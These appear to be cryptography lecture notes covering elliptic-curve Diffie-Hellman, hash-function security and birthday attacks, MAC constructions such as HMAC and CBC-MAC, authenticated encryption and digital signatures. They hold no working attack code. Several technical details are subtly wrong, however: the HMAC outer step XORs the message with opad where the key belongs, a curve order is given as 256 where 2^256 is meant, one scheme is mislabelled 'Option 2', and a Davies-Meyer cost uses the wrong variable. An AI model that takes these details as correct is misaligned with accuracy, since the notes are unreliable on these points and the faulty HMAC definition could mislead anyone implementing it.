Elliptic curve discrete logarithm problem. Given an elliptic curve E, we consider a primitive element P and another element T. The DL problem is finding the integer d, where $1 \leq d \leq \#E$, such that:

$$P + P + \cdots + P = d \cdot P = T$$

d is the private key, T is the public key.

In cryptosystem, given d and P, we compute T (easy). The operation is called point multiplication $:= T = d \cdot P$. Point multiplication is analogue to exponentiation in multiplicative groups $(\mathbb{Z}_p^*, \times)$. We can adopt the square-and-multiply algorithm. The inverse operation is the DLP problem: given P and T, find a d such that $d \cdot P = T$ (difficult). We use a generic algorithm that is based on the cardinality, p must be large.

1.6.12 Diffie-Hellman key exchange with elliptic curves.

To use the Diffie-Hellman with elliptic curves, we have to translate the exponentiation in $\mathbb{Z}_p^*$ ($A = g^a \, mod \, p$) into point multiplication on E ($A = a \cdot P$). The security of the algorithm is based on the generalised discrete logarithm problem.

Domain parameters:

- Choose a prime p.
- Choose a curve $E : y^2 \equiv x^3 + a \cdot x + b \, mod \, p$.
- Choose a primitive element P.
- Domain parameters ($\mathbb{Z}_p$): p, a, b, P.

The protocol.

- **Alice**:
  - Chooses $privK_A = a \in \{2, 3, \ldots, \#E - 1\}$.
  - Computes $pubK_A = a \cdot P = A$.
  - Sends A to Bob.
  - Receives B from Bob and computes $a \cdot B = T_{AB}$.
- **Bob**:
  - Chooses $privK_B = b \in \{2, 3, \ldots, \#E - 1\}$.
  - Computes $pubK_B = b \cdot P = B$.
  - Sends B to Alice.
  - Receives A from Alice and computes $b \cdot A = T_{AB}$.

T_{AB} is the joint secret between Alice and Bob. $T_{AB} = (x_{AB}, y_{AB})$ is a point and can be used to generate the session key. (x_{AB}, y_{AB}) are not independent of each other, so it should be hashed to generate a session key, e.g. $AES - K_{AB} = H(x_{AB})|_{128}$.

The correctness of the protocol is easy to prove.

Proof. Alice computes $a \cdot B = a \cdot (b \cdot P)$ while Bob computes $b \cdot A = b \cdot (a \cdot P)$. Since point addition is associative (associativity is one of the froup properties), both parties compute the same result, namely the point $T_{AB} = a \cdot b \cdot P$. □

Security. The elliptic curve Diffie-Hellman problem is: given p, a, b, P (public parameters), A and B (public keys) determine $T_{AB} = a \cdot b \cdot P$. It seems there is only one way to solve this problem, namely, to solve elliptic curves discrete logarithm problem: $a = \log_P A$ or $b = \log_P B$.

IF (big "if") the curve E is chosen accurately (a,b selected very precisely, cryptographically strong) the only viable attacks are generic discrete logarithm algorithms like Shank's baby-step giant-step and Pollard's rho method, whose running time is $(\sqrt{\#E})$. E.g., $\#E = 2^{160}$ provides 80 bit of security and requires a and p roughly 160 bit long (Hasse's bound).

A security level of 80 bit provides medium-term security. Normally a security level of 128 bit is required thus we need to use curves $\#E = 256$. NIST standardised some elliptic curves, raising a trustability problem on them.

Diffie-Hellman is not the only cryptosystem based on discrete logarithm problem, another cryptosystem based on DLP is ElGamal (basic version is based on $\mathbb{Z}_p^*$). The ElGamal algorithm is either a cipher and a digital signature algorithm. Differently from RSA, the two algorithms are slightly different. ElGamal can be used also with elliptic curves.



Figure 1.62: MD5 hash function example.

1.7 Hash functions

Introduction. A **hash function** is a function $H : \{0,1\}^* \to \{0,1\}^n$, that maps an input whose size is finite but arbitrary into a fixed size output. The symbol * denotes that the input is finite but of arbitrary size. Moreover, the input is a sequence of bits. The output size is generally smaller than the message size.

A hash function should have some properties. The informal properties of a hash functions are:

- A hash function should apply to messages of any size. The fixed-length output is called interchangeably: digest, hash value, fingerprint or tag (they are all synonyms).
- A hash function has no key.
- A hash function should be efficient to compute but difficult to invert. We will see that talking about invertibility is not appropriate. It is stated in this way to be consistent with the literature.
- A hash function should have "unique" hash values. If the hash value is unique, the hash of a message can be used to "uniquely" identify the message. To be unique, the output should be highly sensitive to all inputs. Minor modifications in the input cause a very different output (like block ciphers).

The uniqueness of digests is an important property, especially if hash functions are coupled with the digital signature. Digital signature uses public key cryptography. For performance reason, it is better to sign the digest instead of the whole message (the digest is smaller).

An example of uniqueness:

- The input "I am not a crook" has hash (MD5): 6d17fcd4ae0e82fa4409f4ea6f4106a6.
- The input "I am not a cook" has hash (MD5): 9ebe3d42d5c01fc59fe3daacbf42f515.

Example of usage of hash functions: Protecting files. Hash functions can be used to protect software packages.



Figure 1.63: Protecting files example.

When a user downloads a package, (s)he can verify that the content is valid by hashing it and comparing it with the hash placed in a read-only public space. So, an attacker cannot modify the package without detection. In this solution, no key is needed, but it requires a read-only space to place hashes.

Properties: collisions. A hash function $H : \{0,1\}^* \to \{0,1\}^n$ has the following properties:

- Compression: H maps an input x of arbitrary finite length into an output $H(x)$ of fixed length n.
- Ease of computation: given x, $H(x)$ must be "easy" to compute.
- Many-to-one: a hash function is many-to-one and thus implies collisions (pigeonhole principle). **Note:** A many-to-one function is not invertible. It is not proper to talk about invertibility.

Definition 1.7.1 (Collision)**.** A collision for H is a pair x_0, x_1 s.t. $H(x_0) = H(x_1)$ and $x_0 \neq x_1$.

Hash functions map a finite but arbitrary input into an output space of 2^n outputs values (configuration of bits). Thus, hash functions suffer from collision by definition. If there are collisions, the uniqueness property cannot be fulfilled. As collisions could exist, the hash function is considered secure if the collisions are **difficult to find**.

Security properties. A hash function to be secure must satisfy at least two of these properties:

- **Preimage resistance (one-wayness):** given an output y (a sequence of n bits), it must be difficult to find x (an input) s.t. $y = H(x)$. For essentially all pre-specified outputs, it is computationally infeasible to find any input which hashes to that output.
- **2^{nd}-preimage resistance (weak collision resistance):** given x_1 and $t_1 = H(x)$, it must be difficult to find $x_2 \neq x_1$ s.t. $H(x_2) = H(x_1)$ (difficult to find a collision). It is computationally infeasible to find any second input which has the same output as any specified input.
- **Collision resistance (strong collision resistance):** it must be difficult to find x_1 and x_2 s.t. $H(x_1) = H(x_2)$. It is computationally infeasible to find any two distinct inputs which hash to the same output.

2^{nd}-preimage resistance and collision resistance are very different properties. In 2^{nd}-preimage resistance, we have one degree of freedom because one input (x_1) is given. Instead, in collision resistance, we have two degrees of freedom. We can find both inputs x_1 and x_2. Thus, it is easier to find two arbitrary points that hash to the same value.

Hash functions can be classified in:

- One-way hash function (OWHF) that provides preimage resistance and 2^{nd}-preimage resistance. OWHF is also called weak one-way hash function.
- Collision resistant hash function (CRHF) that provides 2^{nd} preimage resistance and collision resistance. CRHF is also called strong one-way hash function.

Facts on security properties:

- **Fact 1:** Collision resistance implies 2^{nd}-preimage resistance.
- **Fact 2:** Collision resistance does not imply preimage resistance. However, in practice, CRHF almost always has the additional property of preimage resistance.

Attacks. An attack against a hash function is successful if it produces a collision (forgery). There are two types of forgery:

- Selective forgery: the adversary has complete, or partial, control over x (x may have an application meaning).
- Existential forgery: the adversary has no control over x (x is the result of an algorithm, it may have no application meaning).

We want hash functions free of any forgery, even existential (must be difficult). We can perform the following attacks against hash functions:

- Analytical attacks: find a weakness in the algorithm that defines the hash function, implies the knowledge of the algorithm. If the hash function is well defined, it is difficult to find vulnerabilities.

– Black box attacks: abstract from the algorithm that define the hash function, only rely on the size of the output (sort of brute force attack). There are two kinds of black box attacks:

  - Guessing attacks: it is an attack against the 2^{nd}-preimage. Running time: $O(2^n)$ hash ops (exponential in the size of the output).
  - Birthday attacks: it tries to find a collision. Running time: $O(\sqrt{2^n})$ hash ops (sub-exponential).

Thus, the black box attacks assume H approximates a random variable (output should appear uncorrelated w.r.t. the input, otherwise we have a vulnerability). So, each output is equally likely for a random input (weak collisions exist for all output values). The guessing attack and the birthday attack are always possible and constitute a security upper bound (equivalent of brute force). More efficient analytical attacks may exist, e.g., against MD5 and SHA-1.

Guessing attack. The objective is to find a 2^{nd}-preimage: given x_0, find $x_1 \neq x_0$ s.t. $H(x_0) = H(x_1)$. Attack algorithm:

$$\text{repeat} \quad x_1 \leftarrow \text{random}(); \text{ until} \quad H(x_0) = H(x_1) \quad \text{return} \quad x_1$$

We exploit the existential forgery because we generate a random sequence (there is no control over the input). At each step $Pr[H(x_0) = H(x_1)] = 1/2^n$, so, the expected number of loops is 2^n.

Black box attack. In this attack, we want to find two documents that collide. The intuition is the following:

– Start with two documents very similar to each other:

  - x_1 = "Transfer 10 euro into Oscar's account".
  - x_2 = "Transfer 10000 euro into Oscar's account".

– Alter x_1 and x_2 at non-visible locations (e.g., at the end of the message) so that semantics is unchanged. We can add spaces, tabs, return, etc. (we obtain formally different messages).

– Continue until $H(x_1) = H(x_2)$.

Attack algorithm:

1. Choose $N = 2^{n/2}$ random input messages $x_1, x_2, \ldots, x_N$ (distinct with high probability).
2. For $i = 1$ to N compute $t_i = H(x_i)$ ($2^{n/2}$ hashes to compute).
3. Look for a collision ($t_i = t_j$), $i \neq j$. If not found, go to step 1.

Attack complexity:

– Running time: $2^{n/2}$. We compute $2^{n/2}$ hashes for each instance of the loop. On average, to find a collision, we perform ≈ 2 instances of the loop.

– Space: $2^{n/2}$. We store all the hashes (high space complexity).

Birthday paradox: intuition. Problem 1 (guessing attack, find preimage): In a room of $t = 23$ people, what is the probability that at least a person is born on 25 December? For each person:

$$Pr[\text{born on 25 December}] = \frac{1}{365}$$

The events are independent (unless there are twins in the room). Thus, we can sum all the probabilities:

$$Pr[\text{at least a person is born on 25 December}] = \frac{1}{365} + \cdots + \frac{1}{365} = \frac{23}{365} = 0.063$$

Problem 2 (birthday attack, find collision): In a room of $t = 23$ people, what is the probability that at least two people have the same birth date? Let

$$P = Pr[\text{at least two people have the same birthday}]$$

Let Q be the probability of the complementary event:

$$Q = Pr[\text{no two people have the same birth-date}]$$

Then, $Q = 1 - P$. The probability of two people not have the same birth-date is $Pr = \frac{364}{365}$, the probability of three people not have the same birth-date is $Pr = \frac{363}{365}$, and so on. Thus, Q is:

$$Q = \frac{364}{365} \times \frac{363}{365} \times \cdots \times \frac{343}{365} = 0.493$$

Then, $P = 0.507$. The probability of the second problem is almost one order of magnitude larger than problem 1. Let us now apply the birthday paradox to hash functions (birthday attack):

- We have 2^n elements (not 365).
- We have t inputs: $x_1, x_2, \ldots, x_t$.

Following the same reasoning as before, the probability of no collision is:

$$(1 - \frac{1}{2^n})(1 - \frac{2}{2^n}) \cdots (1 - \frac{t-1}{2^n}) = \prod_{i=1}^{t-1}(1 - \frac{i}{2^n})$$

We can approximate $1 - x \approx e^{-x}$. Thus, obtaining:

$$\prod_{i=1}^{t-1}(1 - \frac{i}{2^n}) \approx \prod_{i=1}^{t-1} e^{-\frac{i}{2^n}} = e^{-\frac{1+2+\cdots+t-1}{2^n}} \approx e^{-\frac{t(t-1)}{2^{n+1}}} \approx e^{-\frac{t^2}{2^{n+1}}}$$

The probability of collision $\lambda = 1 - Pr[\text{no collision}]$. If we solve in t,

$$t \approx 2^{(n+1)/2}\sqrt{\ln \frac{1}{1-\lambda}}$$

For $\lambda = 0.5$, $t \approx 1.2 \times 2^{n/2}$. Thus, for an input in the order of $2^{n/2}$ we need 2 loops (probability of 0.5).

1.7.1 Uses of hash functions

Hash functions are used for:

- Digital signatures: requires strong collision resistance.
- Password storage: requires weak collision resistance.
- Authentication: requires weak collision resistance.

We introduce two notions: message integrity and message authentication.

- Message integrity: the property whereby data has not been altered in an unauthorised manner since the time it was created, transmitted, or stored by an unauthorised source.
- Message origin authentication: a type of authentication whereby a party is corroborated as the (original) source of specified data created at some time in the past.

These two properties are linked to each other. Data origin authentication implies data integrity. If an adversary modifies the message, the message is authenticated by the adversary.

- Integrity: we want to detect whether the message is modified (we prove that the message is not altered).
- Authentication: we want to prove that the message comes from the sender.

The purpose of a hash functions, in conjunction with other mechanisms (authentic channel, encryption, digital signature), is to provide message integrity and authentication. Hash functions cannot be used alone because are subject to the man-in-the-middle-attack (Figure 1.64).



Figure 1.64: Hash are subject to MIM.

Authentic channel. Example of hash function with an authentic channel (Figure 1.65). Let us suppose that Alice:

- Computes $t = H(x)$.
- Sends x to Bob through the network.
- Reads t to Bob over the phone. That is an additional channel considered authenticated by assumption.

The adversary cannot modify the network and phone at the same time.



Figure 1.65: Hash with authenticated channel.

Block ciphers. Hash functions can be used also with block ciphers:

- The first method is to compute the digest, attach it to the message and then encrypt: $E_k(x||H(x))$ (very common, recommended). It provides confidentiality and integrity. It is secure as E. H has weaker properties than digital signatures.
- The second method is to encrypt the digest only: $x, E_k(H(x))$ (not recommended). It has many drawbacks:
  - There is no proof that the sender has seen $H(x)$ (and also the message x).
  - H must be collision resistant, otherwise, it is easy to substitute the message.
  - The key k must be used only for this integrity function (most not used for encryption, these operations may interfere).
- The third method is to encrypt the message only: $E_k(x), H(x)$ (not recommended). Also this method has some drawbacks:
  - $H(x)$ can be used to check guesses on x (releases some information to the adversary).
  - H must be collision resistant.

1.7.2 Build hash functions

We have two types of hash functions:

- Dedicated hash functions.
- Block cipher based hash functions.

Block ciphers are very versatile components. All the other elements built with block ciphers inherit their properties: good security and performance.

We can use the Merkle-Demgard iterated construction to build hash functions: given a CRHF for **short messages**, we construct a CRHF for long messages (obtained by iteration).

The function $h : T \times X \to T$ is called compression function. H_i are the chaining variables. The input to each compression function is **fixed** (IV is fixed, H_i is fixed, $m[i]$ is fixed). If the message length is not multiple of the number of iterations, we add a padding block.



Figure 1.66: The Merkle-Damgard iterated construction.

In figure 1.66, we have a CRHF built with four iterations. The number of iterations depends on the size of the input.

Theorem 1.7.1. If a compression function h is collision-resistant then so is H.

Proof. By contradiction, if we a collision on H, then we have a collision on h. □

To construct a CRHF, it suffices to construct a collision-resistant compression function (most of the hash functions used are built this way).

Davies-Meyer hash function. The Davies-Meyer compression function is shown in figure 1.67. The core of the compression function is a block cipher E.



Figure 1.67: Devies-Meyer hash function.

Finding a collision $h(H, m) = h(H', m')$ requires $2^{m/2}$ evaluations of (E, D) (best possible). The sort of feed-forward is necessary for security, if we remove it, the compression function is not collision resistant anymore.

The MD4 family. The MD4 hash function was invented by Ron Rivest (the same of RSA). This function is now deprecated because an efficient analytical attack was found. An efficient analytical attack was also found for MD5 and SHA-1.

Algorithm		Output [bit]	Input [bit]	No. of rounds	Collisions found
MD5		128	512	64	yes
SHA-1		160	512	80	yes
SHA-2	**SHA-224**	224	512	64	no
	SHA-256	256	512	64	no
	SHA-384	384	1024	80	no
	SHA-512	512	1024	80	no

Figure 1.68: The MD4 family.

The first collision on SHA-1 was found in 2017. The researchers were able to find a collision over 9,223,372,036,854,775,808 SHA1 computations that took 6,500 years of CPU computation and 100 years

of GPU computations (still 10^5 faster than black box attack). Even if the time required to find a collision is considerable, the hash function is not considered secure anymore if a collision is found.

1.8 Message authentication code

Message authentication code are keyed hash functions (hash functions with an encryption key). We are interested in integrity and authenticity.

Communication model. Let us suppose that Alice and Bob wants to communicate over an insecure channel (Figure 1.69). Alice and Bob share a secret key k. The message and the tag t are sent in the clear. Alice and Bob want to be assured that any manipulations of a message m in transit are detected.

Figure 1.69: The MAC communication model.

We have a pair of algorithms:

- **MAC generation algorithm:** $S : \{0,1\}^* \times \{0,1\}^k \to \{0,1\}^n$. The algorithm takes as input a message and a key $S(x,k)$ and produces a tag t. As in hash functions, the input message has an arbitrary but finite length.
- **MAC verification:** $V : \{0,1\}^* \times \{0,1\}^k \times \{0,1\}^n \to Boolean$. The algorithm takes a message, a key and a tag $V(x,k,t)$ and produces a boolean value (true if the message x produces the tag t).

Security. Computation-resistance (chosen message attack) is required for a MAC: for each key k, given zero o more (x_i, t_i) pairs, where $t_i = S(k, x_i)$, it is computationally infeasible to compute (x,t), s.t. $t = S(k,x)$, for any new input $x \neq x_i$ (including possible $t = t_i$ for some i).
Also in MAC, there are two types of forgery: selective forgery and existential forgery.
Computation-resistance implies:

- FACT 1: Computation resistance implies the key non-recovery (but not vice versa). Thus, it must be computationally infeasible to compute k from (x_i, t_i) pairs. However, it may be possible to forge a tag without knowing the key.
- FACT 2: Attacker cannot produce a valid tag for any new message. Given (x,t), attacker cannot even produce (x,t') for $t' \neq t$ (a collision).
- FACT 3: For an adversary not knowing k:
  - S must be 2^{nd}-preimage and collision resistant.
  - S must be preimage resistant w.r.t. a chosen-text attack.
- FACT 4: Secure MAC definition says nothing about preimage and 2^{nd}-preimage for parties knowing k. Alice and Bob share a secret. Hence, they trust each other (mutual trust model, strong assumption): If Alice trusts Bob then, Alice assumes that Bob behaves correctly (does not reveal the secret) and has the competence to correctly manage the secret (technical abilities). If they do not trust each other, they need to use digital signature.

Use MACs in practice. We use MACs in combination with encryption. Consider a plaintext message x, a transmitted message x', an encryption key e and a MAC key a. We have three schemes:

- Option 1 (SSL):
  - Compute the tag $t = S(a, x)$.
  - Encrypt the message concatenated with the tag $c = E(e, x||t)$.
  - Send the encrypted message $x' = c$.
- Option 2 (IpSec):
  - Encrypt the message $c = E(e, x)$.
  - Compute the tag of the encrypted message $t = S(a, c)$.
  - Send the encrypted message concatenated with the tag $x' = c||t$.
- Option 2 (SSH):
  - Encrypt the message $c = E(e, x)$.
  - Compute the tag of the message $t = S(a, x)$.
  - Send the encrypted message concatenated with the tag $x' = c||t$.

The difference between option 2 and 3 is in the way the tag is computed. It is prudent to use different keys for different purposes, in this case, integrity and confidentiality. MAC can be constructed with a block cipher so it may have a negative interference if we use only one key.

Authenticated encryption. Alice and Bob want to achieve confidentiality and integrity (encrypt and authenticate). Let us consider the SSH approach:

- Consider two keys k_1 and k_2 (one for encryption and one for the MAC).
- Alice wants to send the message x to Bob. She encrypts it $y = E_{k_1}(x)$ than calculates the tag $t = MAC_{k_2}(x)$. Alice sends then the encrypted message and the tag to Bob (y, t).
- Bob receives the message and decrypts it $x = D_{k1}(y)$ and checks the tag $V(x, k_2, t)$.

The tag t might leak information about x. Nothing in the definition of security for a MAC implies that it hides information about x. Hence, making the confidentiality requirement weaker. Moreover, if the MAC is deterministic (e.g., CBC-MAC and HMAC), then it leaks whether the same message is encrypted twice (traffic analysis is possible). The SSH approach is not the best to achieve integrity and confidentiality.

There are three different approaches:

- Encrypt then MAC (EtM, always correct). It is the approach used in IPSec.
- Encrypt and MAC (E&M, discouraged). It is the approach used in SSH.
- MAC then Encrypt (MtE, it is not always correct. It depends on how E and MAC interfere). It is the approach used in TLS/SSL.

Let us use the encrypt then MAC (EtM) in the same example:

- Consider two keys k_1 and k_2 (one for encryption and one for the MAC).
- Alice wants to send the message x to Bob. She encrypts it $y = E_{k_1}(x)$ than calculates the tag $t = MAC_{k_2}(y)$ on the ciphertext. Alice sends then the encrypted message and the tag to Bob (y, t).
- Bob receives the message and checks the tag $V(y, k_2, t)$. If it is correct it returns $x = D_{k_1}(y)$ else it returns an error.

This approach is always correct because the ciphertext changes if we encrypt twice the same message, so the MAC changes accordingly.

Standards and associated data. There are two standards:

- NIST:
  - CCM: CBC-MAC then CTR mode encryption (802.11i).
  - GCM: CTR mode encryption then MAC (very efficient).
- IETF:
  - EAX: CTR mode encryption then OMAC.

All these standard support authenticated encryption with associated data (AEAD), e.g., the header of a network packet is just authenticated (not encrypted).

Galois Counter Mode (GCM) is an encryption mode that also computes a MAC (confidentiality and authenticity). The cipher E is used in CTR and the MAC is computed with Galois field multiplications. The diagram of GMC is in figure 1.70.



Figure 1.70: Diagram of GMC.

1.8.1 Build a MAC

There are two ways to build a MAC:

- From block ciphers: CBC-MAC.
- From a hash function: HMAC.

HMAC. Some insecure construction of a MAC from an hash function are:

- Secret prefix scheme: $S(k, x) = H(k||x)$, H hash function.
- Secret suffix scheme: $S(k, x) = H(x||k)$, H hash function.

These schemes are insecure because forgery is possible in both cases.

Insecurity of prefix scheme. Let $x = x_1, x_2, x_3, \ldots, x_n$. Let $t = S(k, x) = H(k||x_1, x_2, x_3, \ldots, x_n)$. Construct t' of $x' = x_1, x_2, x_3, \ldots, x_n, x_{n+1}$ without knowing key (x_{n+1} : additional block). Consider the Merkle-Damgard scheme: $t' = h(x_{n+1}, t)$, where h is the compression function. The MAC of x_{n+1} only needs the previous hash output t but not k. □

Insecurity of suffix scheme. Let $t = S(k, x) = H(x||k)$. Construct t' of a x' without knowing the key k. Consider the Merkle-Damgard scheme. Assume the adversary is able to find a collision $H(x) = H(x')$ then $t = h(H(x), k) = h(H(x'), k)$, thus $t' = t$, with h compression function. □

HMAC construction is necessary. The HMAC calculates (Figure 1.71):

1. $H(k \oplus ipad||x)$.



Figure 1.71: HMAC scheme.

2. $H(x \oplus opad||H(k \oplus ipad||x))$.

ipad and opad are fixed quantities that depend on the hash function. The external H does not worse the performances. With large messages, the performance depends on the internal H because the external one works with a much smaller input (e.g., the inner H gives as output 128 bits).

CBC-MAC. CBC-MAC takes two independent keys k and k_1, an arbitrary number of input blocks. The green part in figure 1.72 is a block cipher in CBC mode. Without the last encryption, rawCBC would be insecure (could build collisions).



Figure 1.72: CBC-MAC.

1.9 Digital signature

The problem. Alice and Bob share a secret key k. Alice receives and decrypts a message which makes semantic sense. Alice concludes that the message comes from Bob. The message origin is authenticated, Bob can conclude that the message is not modified (message integrity). We know that ciphers are malleable; introducing hash functions and MAC do not change the reasoning.

Suppose that a dispute arises, e.g., Bob says that he never sent that message. We need a third party, called Trent, that makes the judgement (trusted third party). Trent needs the key to judge, but this is not very pleasant because the key is a shared secret (if a shared secret is revealed, we need to redistribute

it). Moreover, Bob is in the position to build the ciphertext (he knows the key). Thus, unless the trusted third party can monitor the communication between Alice and Bob (we cannot assume it beforehand), he cannot judge (he cannot say who created the message).

The above reasoning works under the assumption of **mutual trust**. Mutual trust implies that:

- The party behaves correctly (does not reveal the shared secret).
- The party is technically competent (able to manage the secret).

There are practical cases in which Alice and Bob wish to communicate securely, but they do not trust each other (mutual trust assumption cannot be used), e.g., in e-commerce, customer and merchant have conflicting interests.

We need the verifiability requirement. If a dispute arises, an unbiased third party must solve the dispute equitably, without requiring access to the signer's secret. To this aim, symmetric cryptography is of little help because Alice and Bob have the same knowledge and capabilities (they share the same key, they can create the message). The solution is public-key cryptography. Make it possible to distinguish the actions performed by who knows the private key (because the private key is not shared).

Digital signature scheme. A digital signature scheme, as in public-key cryptography, is defined by three algorithms:

- Key generation algorithm G: takes as input 1^n and outputs $(pubk, privk)$.
- Signature generation algorithm S: takes as input a private key $privk$ and a message x and outputs a signature $\sigma = S(privk, x)$. Note that, messages and signatures are integers as in public key cryptography.
- Signature verification algorithm V: takes as input a public key $pubk$, a signature σ and (optionally) a message x and outputs True or False $V(pubk, \sigma, [x])$ (square brackets means that the input is optional).

The verification algorithm returns true if σ is the digital signature of x using $privk$ corresponding to $pubk$ given as argument. V gives false otherwise. There exist digital signatures schemes that return message x as a side-product of successful signature verification. In some cases, to verify the digital signature, the message x is required. In this case, it is not an issue that the third party knows the message because the digital signature is to ensure non-repudiation and not confidentiality.



Figure 1.73: Communication model.

The communication model is in figure 1.73. The problem is how to authenticate the public key of Alice (possible man-in-the-middle attack).

Security model. Suppose that the attacker can eavesdrop many messages $(x_1, \sigma_1), (x_2, \sigma_2), \ldots, (x_n, \sigma_n)$. Assume the attacker can induce the sender to sign messages of his choice $(x'_1, \sigma'_1), (x'_2, \sigma'_2), \ldots, (x'_n, \sigma'_n)$ (adaptive chosen-message attack). Also, the attacker knows the public key. The adversary should not be able to forge a valid signature on any message not signed by the sender (**existential unforgeability**).

Properties.

Definition 1.9.1 (Consistency property)**.** For all x and $(pubk, privk)$, $V(pubk, [x], S(privk, x)) = True$, i.e. everything digitally signed with $privk$ must be verifiable with $pubk$.

Definition 1.9.2 (Security property (informal))**.** Even after observing signatures on multiple messages, an attacker should be unable to forge a valid signature on a new message.

Algorithm families. The families of algorithms for digital signature are:

- Integer factorisation: RSA.
- Discrete logarithm: ElGamal, DSA (Digital Signature Algorithm). These algorithms work also on elliptic curves.
- Elliptic curves: ECDSA.

Non repudiation vs. authentication.

Definition 1.9.3 (Non repudiation (informal definition))**.** Non-repudiation prevents a signer from signing a document and subsequently being able to successfully deny having done so.

Authentication is based on symmetric cryptography. Allows a party to convince itself or a mutually trusted party of the integrity/authenticity of a given message at a given time t_0. Authentication is something between two parties. Non-repudiation is based on public-key cryptography. Allows a party to convince others at any time $t_1 \geq t_0$ of the integrity/authenticity of a given message at time t_0 (time of digital signature). Non-repudiation is something that involves a third party.

Data origin authentication as provided by a digital signature is valid only while the secrecy of the singer's private key is maintained. A threat that must be addressed is a signer who **intentionally** discloses his private key and, after that, claims that a previously valid signature was forged. This threat may be addressed by:

- Prevent direct access to the key, e.g., protecting the private key with a passphrase or a password. Consider $(privk, pubk)$ and a password pwd. One can store the key in an encrypted way: $z = E_k(privk)$ where $k = H(pwd)|_{128}$. However, this does not help because this scheme is subject to an affine password attack (based on dictionary, users typically invent weak passwords). Therefore, it is easy to claim. The key can be stored in a smart card (similar to a credit card). A smart card has logical protection (PIN) and physical protection (it is impossible to locate the memory on the chip). It is more secure than a PC because losing a private key in a PC means losing a file (e.g., using malware. Often is difficult to know if a private key is compromised), losing a smart card means losing a piece of plastic (we can realise we have lost it).
- Use of a trusted timestamp agent.
- Use of a trusted notary agent (a generalisation of the previous, not implemented so much).

